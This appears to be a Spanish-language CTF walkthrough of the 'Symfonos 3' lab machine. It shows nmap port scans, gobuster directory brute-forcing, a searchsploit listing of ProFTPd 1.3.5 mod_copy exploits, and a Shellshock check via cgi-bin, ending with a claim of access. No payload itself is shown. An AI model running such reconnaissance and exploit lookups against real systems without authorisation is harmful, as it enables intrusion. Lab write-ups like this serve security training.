



Synfonos 3


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -min-rate 5000 -Pn -n -v 192.168.137.41
Starting Nmap 7.95 (https://nmap.org) at 2025-02-19 10:49 -03
Initiating ARP Ping Scan at 10:49
Scanning 192.168.137.41 [1 port]
Completed ARP Ping Scan at 10:49, 0.16s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:49
Scanning 192.168.137.41 [65535 ports]
Discovered open port 80/tcp on 192.168.137.41
Discovered open port 22/tcp on 192.168.137.41
Discovered open port 21/tcp on 192.168.137.41
Completed SYN Stealth Scan at 10:49, 11.34s elapsed (65535 total ports)
Nmap scan report for 192.168.137.41
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:49:9E:E0 (VMware)


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p21,22,80 -min-rate 5000 -Pn -n -v 192.168.137.41
Starting Nmap 7.95 (https://nmap.org) at 2025-02-19 13:23 -03
NSE: Loaded 157 scripts for scanning.


PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5b
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
| 256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_ 256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open http Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:49:9E:E0 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
Initiating NSE at 13:23

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.41
http://192.168.137.41 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[192.168.137.41]
```



Not secure view-source:192.168.137.41


Line wrap

```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>

<img src="image.jpg">

<!-- Can you bust the underworld? -->

</body>
</html>
```


```
┌──(root💀miguel)-[/home/miguel]
└─# searchsploit proftpd 1.3.5
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                                                               | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                                                     | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                                                                 | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                                                               | linux/remote/36742.txt
```

pero no podemos loguearnos


```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.41/" -x htm
l,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.41/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 241]
/gate                 (Status: 301) [Size: 315] [--> http://192.168.137.41/gate/]
Progress: 63536 / 830576 (7.65%)
```




```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.41/gate" -x
 html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.41/gate
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 202]
/cerberus             (Status: 301) [Size: 324] [--> http://192.168.137.41/gate/cerberus/]
Progress: 34795 / 830576 (4.19%)
```




```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://192.168.137.41/gate/cerberus/" -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.41/gate/cerberus/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 202]
/tartarus             (Status: 301) [Size: 333] [--> http://192.168.137.41/gate/cerberus/tartarus/]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```




```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>
<img src="image.png">

<!-- The underworld can be cruel... but it can also be misleading. -->

</body>
</html>
```

```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://192.168.137.41/gate/cerberus/tartarus" -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.41/gate/cerberus/tartarus
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 273]
/research             (Status: 200) [Size: 6825]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================

┌──(root💀miguel)-[/home/miguel]
└─#
```

Not secure 192.168.137.41/gate/cerberus/tartarus/research

Hidden deep within the bowels of the earth and ruled by the god Hades and his wife Persephone, the Underworld was the kingdom of the dead in Greek mythology, the sunless place where the souls of those who died went after death. Watered by the streams of five rivers (Styx, Acheron, Cocytus, Phlegethon, and Lethe), the Underworld was divided into at least four regions: Tartarus (reserved for the worst transgressors), the Elysian Fields (where only the most excellent of men dwelled), the Fields of Mourning (for those who were hurt by love), and the Asphodel Meadows (for the souls of the majority of ordinary people).

The Geography of the Underworld
Much of what we know about how the Ancient Greeks and Romans imagined the Underworld we know from Homers Odyssey and Virgils Aeneid. However, even these two visions are somewhat conflicting, so, sometimes, we have to resort to assumptions to reconstruct the Greek Underworld in its entirety.

Entrances
According to Homer, the Underworld was located beyond the earth-encircling river of Ocean, at the far western end of the world. However, some other authors inform us that there were quite a few places within the known world one could use as portals to enter the kingdom of the dead:

A cavern near the ancient town of Tenarus. Situated at the tip of the middle promontory of Peloponnese (known back then as Cape Tanaerum, and called Cape Matapan today), the cave exists to this very day; it was through this cave that Heracles dragged Cerberus out of Hades and Orpheus tried to bring Eurydice back to the world of the living.

The bottomless Alcyonian Lake at Lerna. Guarded by the fearsome Hydra, the Alcyonian Lake was supposedly used by Dionysus to enter the Underworld and search for his mother Semele; some even say that Hades abducted Persephone in its very vicinity.

The volcanic Lake Avernus. Located in southern Italy near the city of Naples, Avernus was sometimes used as a synonym for the Underworld in Roman times; it is through a cave found near this lake that Aeneas descends to the Underworld in Virgils Aeneid.

Rivers
By all accounts, the Underworld was a chill and shadowy place, watered by the streams of five infernal rivers:

The Styx. Circling the Underworld seven times, Styx was the river of hatred and unbreakable oaths; the gods are often depicted as taking vows by its waters.

The Acheron. The river of sorrow and pain, black and deep.

The Cocytus. The river of lamentation and wailing.


The Phlegethon. The river of fire, possibly leading to the depths of Tartarus.

The Lethe. The river of oblivion and forgetfulness, out of which the dead souls are obliged to drink so that they can forget their earthly lives


fuzzeo por lista con words del research pero nada

```
┌──(root💀miguel)-[/home/miguel]
└─# cewl http://192.168.137.41/gate/cerberus/tartarus/research -m 5 -w dictsite
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

esto no nos lleva a nada... vuelvo a comenzar, y vamos a ver por achivos cgi-bin en busqueda de la vuln shell shock



existe



Not Found


The requested URL was not found on this server.

Apache/2.4.25 (Debian) Server at 192.168.137.41 Port 80


11:44:29 up 4:24, 0 users, load average: 12.00, 6.47, 4.81

y si


entramos

